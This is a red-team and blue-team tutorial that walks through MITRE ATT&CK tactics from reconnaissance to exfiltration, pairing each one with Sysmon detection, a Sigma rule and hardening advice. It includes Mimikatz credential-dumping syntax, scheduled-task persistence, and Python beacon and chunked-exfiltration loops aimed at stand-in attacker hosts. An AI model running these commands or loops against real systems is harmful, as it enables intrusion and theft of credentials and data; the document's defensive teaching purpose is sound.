The Attack Lifecycle: Reconnaissance to Exfiltration
Objective: Understand how a real-world adversary operation unfolds across the full MITRE ATT&CK Enterprise lifecycle — from pre-engagement reconnaissance through to data exfiltration — and learn how each phase is executed by authorized red teams and detected and disrupted by defenders.
1. Red Teaming & the Attack Lifecycle — Why It Matters
MITRE ATT&CK categorizes the tactics, techniques, and procedures (TTPs) used by real-world threat actors into a standardized matrix of adversary behaviors spanning the entire attack lifecycle. It is organized into three layers:
- Tactics — the tactical goals an adversary pursues (the “why”).
- Techniques — the actions taken to achieve those goals (the “how”).
- Procedures — the concrete technical steps to perform a technique.
The Enterprise matrix contains 14 tactics, beginning with Reconnaissance (TA0043) and ending with Impact. Unlike Lockheed Martin’s linear Cyber Kill Chain, ATT&CK is a behavior catalog — a red team uses it to plan a realistic operation, and a blue team uses the same IDs to measure detection coverage. This tutorial walks a simulated Windows enterprise engagement phase by phase, pairing each offensive step with its detection telemetry.
2. Pre-Engagement: Rules of Engagement and Scoping
No technique in this tutorial is legal without written authorization. A red team operation begins with a signed Rules of Engagement (RoE) document that fixes:
| Scope Item | Purpose |
|---|---|
| In-scope IP ranges / domains | Bounds active scanning (T1595) and exploitation |
| Excluded systems | Protects production / safety-critical assets |
| Permitted TTPs | Authorizes phishing, credential access, lateral movement |
| Engagement window | Defines start/stop times and blackout periods |
| Emergency contacts | Enables immediate stand-down if impact escalates |
| Data handling | Governs how collected/exfiltrated data is stored and destroyed |
Threat-model selection (e.g., emulating a specific intrusion set) drives which techniques are exercised. Everything that follows assumes explicit, documented authorization.
3. Reconnaissance & Resource Development (TA0043, TA0042)
Reconnaissance (TA0043) gathers information about the target environment for use in later phases. It splits into passive collection — which never touches target infrastructure — and active scanning.
Passive OSINT pulls from public data sources: WHOIS, Shodan, LinkedIn, and certificate transparency logs (T1590, T1589, T1593). Certificate transparency is especially valuable for surfacing subdomains and shadow infrastructure.
# Enumerate subdomains from certificate transparency logs (T1590)
curl -s "https://crt.sh/?q=%25.example.com&output=json" \
  | jq -r '.[].name_value' | sort -u

# Passive registration metadata (T1590)
whois example.com | grep -Ei 'Registrar|Name Server|Creation'
Active Scanning (T1595) — port and service discovery with tools like Nmap — is the most prominent Reconnaissance technique and the first activity that generates target-side telemetry.
Resource Development (TA0042) prepares the operational toolkit: acquiring infrastructure (T1583), establishing accounts (T1585), and obtaining or developing capabilities (T1588, T1587). For a red team this means standing up redirectors, C2 servers, and phishing domains before any contact with the target.

4. Initial Access (TA0001)
Initial Access (TA0001) is the most frequently employed tactic — it establishes the adversarial foothold. The dominant techniques are Phishing (T1566) and Valid Accounts (T1078), the latter gaining significant prominence in 2024.
| Technique | MITRE ID | Foothold Vector |
|---|---|---|
| Spearphishing Attachment | T1566.001 | Weaponized document delivered by email |
| Spearphishing Link | T1566.002 | Credential-harvesting or payload URL |
| Exploit Public-Facing Application | T1190 | Vulnerable internet-facing service |
| External Remote Services | T1133 | Exposed VPN/RDP/Citrix gateway |
| Valid Accounts | T1078 | Reused or leaked credentials |
In a typical spearphishing scenario, a pretext email lures a user (T1204, User Execution) into opening an attachment that spawns a child process — the handoff point into the Execution tactic.
5. Execution & Persistence (TA0002, TA0003)
Execution (TA0002) runs adversary-controlled code on the host. Command and Scripting Interpreter (T1059) — particularly PowerShell (T1059.001) and the Windows command shell (T1059.003) — is the workhorse, alongside WMI (T1047) and scheduled tasks (T1053).
Persistence (TA0003) ensures the foothold survives reboots and logoffs. Common techniques are Boot or Logon Autostart Execution (T1547) and Scheduled Task/Job (T1053.005). The following illustrates a benign scheduled-task persistence pattern and the events it generates.
# Illustrative persistence via scheduled task (T1053.005)
$action  = New-ScheduledTaskAction -Execute "powershell.exe" `
            -Argument "-NoProfile -File C:\ProgramData\update.ps1"
$trigger = New-ScheduledTaskTrigger -AtLogOn
Register-ScheduledTask -TaskName "SystemUpdateCheck" `
    -Action $action -Trigger $trigger -RunLevel Highest
This single command produces Windows Event ID 4698 (scheduled task created) and Sysmon Event ID 1 (process creation) with powershell.exe as the task action — a high-fidelity detection pair.
6. Privilege Escalation, Defense Evasion & Credential Access (TA0004, TA0005, TA0006)
Privilege Escalation (TA0004) seeks elevated rights via Process Injection (T1055), Valid Accounts (T1078), and Create or Modify System Process (T1543). Defense Evasion (TA0005) then hides the activity — Indicator Removal (T1070) clears event logs, and Impair Defenses (T1562) disables security tooling.
Credential Access (TA0006) harvests authentication material. OS Credential Dumping: LSASS Memory (T1003.001) reads cleartext credentials and hashes from the LSASS process. The Mimikatz syntax below is a reference for understanding what the technique reads, not a functional payload.
# Mimikatz syntax reference — LSASS memory read (T1003.001)
privilege::debug              # acquire SeDebugPrivilege
sekurlsa::logonpasswords      # parse credential material from LSASS memory
The cross-process read of lsass.exe is exactly what Sysmon Event ID 10 (ProcessAccess) is tuned to catch, typically on a GrantedAccess mask of 0x1410.
7. Discovery (TA0007)
Discovery (TA0007) maps the internal environment once inside. Built-in commands provide low-noise enumeration of accounts (T1087), permission groups (T1069), remote systems (T1018), and host configuration (T1082, T1016).
# Internal recon mapped to Discovery techniques
whoami /all                       # T1033 — user, groups, privileges
Get-ADUser -Filter *              # T1087 — domain accounts
Get-ADGroupMember "Domain Admins" # T1069 — privileged group membership
nltest /domain_trusts             # T1482 — trust relationships
Get-ADComputer -Filter *          # T1018 — remote systems
Graph-based AD enumeration with SharpHound (the BloodHound collector) accelerates this phase by mapping attack paths to high-value objects. Because SharpHound queries many hosts in rapid succession, it surfaces in Sysmon Event ID 3 (network connection) as a fan-out of LDAP and SMB connections from a single process.
8. Lateral Movement (TA0008)

Lateral Movement (TA0008) expands the foothold toward sensitive systems after internal reconnaissance. In Windows-heavy environments the primary techniques are:
| Technique | MITRE ID | Port / Mechanism |
|---|---|---|
| Remote Desktop Protocol | T1021.001 | TCP 3389 |
| SMB / Windows Admin Shares | T1021.002 | TCP 445 (ADMIN$, C$) |
| Windows Remote Management | T1021.006 | TCP 5985/5986 (WinRM) |
| Pass the Hash | T1550.002 | NTLM hash reuse |
| Kerberoasting | T1558.003 | TGS request for service accounts |
Pass the Hash reuses a captured NTLM hash to authenticate without the plaintext password. Kerberoasting requests service tickets for accounts with SPNs, then cracks them offline. A Ticket Encryption Type of 0x17 (RC4-HMAC) instead of 0x12 (AES256) across many Windows Event ID 4769 records in a short window is a strong Kerberoasting indicator. SMB-based movement via PsExec also leaves Sysmon Event ID 17/18 named-pipe artifacts.
9. Collection & Command and Control (TA0009, TA0011)
Collection (TA0009) gathers target data prior to exfiltration: Data from Local System (T1005), Data from Network Shared Drive (T1039), Email Collection (T1114), and Automated Collection (T1119). Collected data is then archived (T1560) to shrink and obscure it.
# Staging collected data (T1560) before exfiltration
Compress-Archive -Path C:\Users\jdoe\Documents\*.docx `
    -DestinationPath C:\ProgramData\stage.zip
certutil -encode C:\ProgramData\stage.zip C:\ProgramData\stage.b64
Command and Control (TA0011) maintains the operator channel. Application Layer Protocol: Web Protocols (T1071.001) blends C2 into normal HTTPS, defeating deep packet inspection; Encrypted Channel (T1573) and Protocol Tunneling (T1572) add further cover. Mature implants beacon low-and-slow with jittered sleep to evade volumetric detection.
# Conceptual HTTPS beacon loop (T1071.001) — illustrative, not implant code
import time, random, requests

while True:
    task = requests.get("https://cdn.example-c2.test/poll", verify=True)
    # ... process task, return results out-of-band ...
    sleep = 60 + random.randint(-15, 15)   # jitter to flatten beacon timing
    time.sleep(sleep)
10. Exfiltration (TA0010)
In Exfiltration (TA0010) the adversary steals the staged data. Because data is already collected and archived, the focus is moving it out without tripping volume or destination alarms.
| Technique | MITRE ID | Channel |
|---|---|---|
| Exfiltration Over C2 Channel | T1041 | Existing C2 path |
| Exfiltration Over Web Service | T1567 | Cloud storage / SaaS |
| Exfiltration Over Alternative Protocol | T1048 | DNS, FTP, etc. |
| Automated Exfiltration | T1020 | Scripted transfer |
| Scheduled Transfer | T1029 | Timed to blend with traffic |
| Data Transfer Size Limits | T1030 | Chunking to stay under thresholds |
Exfiltration Over Web Service (T1567) is favored because hosts already communicate with popular SaaS providers, firewall rules likely permit that traffic, and provider SSL/TLS hides the payload. Chunking (T1030) keeps each transfer below detection thresholds.
# Conceptual chunked exfil over a web service (T1567 + T1030) — illustrative
CHUNK = 512 * 1024   # cap per request to stay under size thresholds
with open("stage.b64", "rb") as f:
    while (block := f.read(CHUNK)):
        requests.post("https://storage.example-saas.test/upload",
                      data=block, verify=True)
11. Common Attacker Techniques Across the Lifecycle
| Technique | Description |
|---|---|
Active Scanning (T1595) | Enumerate exposed services and vulnerable software |
Phishing (T1566) | Deliver payloads or harvest credentials via email |
PowerShell Execution (T1059.001) | Run fileless tooling in-memory |
Scheduled Task Persistence (T1053.005) | Survive reboot via task triggers |
LSASS Dumping (T1003.001) | Extract credentials from process memory |
Pass the Hash (T1550.002) | Reuse NTLM hashes for lateral auth |
Kerberoasting (T1558.003) | Crack service-account tickets offline |
Web Protocol C2 (T1071.001) | Hide command channel in HTTPS |
Exfil Over Web Service (T1567) | Steal data through trusted SaaS |
12. Defensive Strategies & Detection
Detection is most effective when Sysmon events are chained across phases rather than alerted in isolation.
| Sysmon Event ID | Catches | Lifecycle Phase |
|---|---|---|
1 | Process creation | Execution, Discovery, Lateral Movement |
3 | Network connection | Recon fan-out, C2, exfil volume |
7 | Image load | DLL injection into svchost.exe/explorer.exe |
10 | Process access | LSASS dumping (T1003.001) |
11 | File create | Staging (*.zip), ticket exfil (*.kirbi) |
17/18 | Named pipe create/connect | PsExec / SMB movement |
22 | DNS query | Abnormal lookups during recon/C2 |
Pair Sysmon with Windows Security auditing: Event 4624 (logon), 4688 (process + command line), 4698 (scheduled task), 4769 (Kerberos service ticket — watch for 0x17), and 5140/5156 (share access and allowed connections). Enable Audit Process Creation with command-line logging, PowerShell Script Block Logging, and Audit Kerberos Service Ticket Operations. ETW providers such as Microsoft-Windows-PowerShell, Microsoft-Windows-Kernel-Network, and Microsoft-Windows-SMBClient deepen visibility.
A representative Sigma rule chains suspicious PowerShell with an outbound connection:
title: PowerShell Process With Outbound Network Connection
logsource:
  product: windows
  service: sysmon
detection:
  proc:
    EventID: 1
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - '-enc'
      - 'DownloadString'
      - 'IEX'
  net:
    EventID: 3
    Image|endswith: '\powershell.exe'
  condition: proc and net
level: high
MITRE ATT&CK mapping for the primary abuse primitives:
| Technique | MITRE ID | Detection |
|---|---|---|
| Process Injection | T1055 | Sysmon Event ID 7/10 |
| LSASS Memory Dumping | T1003.001 | Sysmon Event ID 10, GrantedAccess 0x1410 |
| Scheduled Task | T1053.005 | Event ID 4698, Sysmon Event ID 1 |
| Kerberoasting | T1558.003 | Event ID 4769, RC4 (0x17) tickets |
| Pass the Hash | T1550.002 | Event ID 4624 type 3 + NTLM anomalies |
| Web Protocol C2 | T1071.001 | Sysmon Event ID 3/22 beacon timing |
| Exfil Over Web Service | T1567 | Sysmon Event ID 3 + DLP egress volume |
Hardening per phase: minimize public attack surface and monitor certificate transparency; enforce MFA and patch internet-facing services (T1190); deploy Sysmon with Windows Event Forwarding to a SIEM; segment networks to restrict RDP/SMB; enable Credential Guard and AES256 Kerberos to eliminate RC4 Kerberoasting; and apply DLP with egress filtering against cloud-storage exfiltration.

13. Tools for Attack Lifecycle Analysis
| Tool | Description | Link |
|---|---|---|
| Sysmon | High-fidelity endpoint event logging | microsoft.com |
| ATT&CK Navigator | Visualize technique coverage and gaps | mitre-attack.github.io |
| BloodHound / SharpHound | Map AD attack paths (and detect them) | bloodhound.specterops.io |
| Volatility | Memory forensics for injection/LSASS access | volatilityfoundation.org |
| Sigma | Vendor-neutral detection rule format | sigmahq.io |
| Nmap | Active scanning and service discovery | nmap.org |
| Wireshark | Inspect C2 and exfil network traffic | wireshark.org |
For an engagement debrief, encode the simulated operation as an ATT&CK Navigator layer so the blue team can see exactly which techniques were exercised and where coverage was missing:
{
  "name": "Lifecycle Engagement - 2024",
  "domain": "enterprise-attack",
  "techniques": [
    { "techniqueID": "T1595", "score": 100, "color": "#e60d0d" },
    { "techniqueID": "T1566", "score": 100, "color": "#e60d0d" },
    { "techniqueID": "T1059", "score": 100, "color": "#e60d0d" },
    { "techniqueID": "T1003", "score": 100, "color": "#e60d0d" },
    { "techniqueID": "T1021", "score": 75,  "color": "#f4a442" },
    { "techniqueID": "T1071", "score": 75,  "color": "#f4a442" },
    { "techniqueID": "T1567", "score": 100, "color": "#e60d0d" }
  ]
}
Summary
- The attack lifecycle is a continuous chain of ATT&CK tactics — Reconnaissance to Exfiltration — that red teams emulate and blue teams measure with the same technique IDs.
- Early phases (
TA0043,TA0042,TA0001) establish a foothold through scanning, phishing, and valid-account abuse, while mid-chain phases escalate, evade, and harvest credentials (T1055,T1003.001,T1558.003). - Lateral movement (
T1021,T1550.002) and C2 (T1071.001) expand and sustain access before staged data is archived (T1560) and exfiltrated over trusted channels (T1041,T1567). - Detection works best by chaining Sysmon events (
1,3,10,11,17/18,22) with Windows audit IDs (4688,4698,4769) and Sigma rules across phases. - Map every emulated technique into an ATT&CK Navigator layer to expose detection gaps and drive defensive hardening.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
- Reconnaissance, Tactic TA0043 – Enterprise | MITRE ATT&CK®
- Exfiltration, Tactic TA0010 – Enterprise | MITRE ATT&CK®
- Get Started: Adversary Emulation and Red Teaming | MITRE ATT&CK®
- Exfiltration Over Web Service, Technique T1567 – Enterprise | MITRE ATT&CK®
- What is the MITRE ATT&CK Framework? | Microsoft Security
- Red Teaming and MITRE ATT&CK | Red Team Development and Operations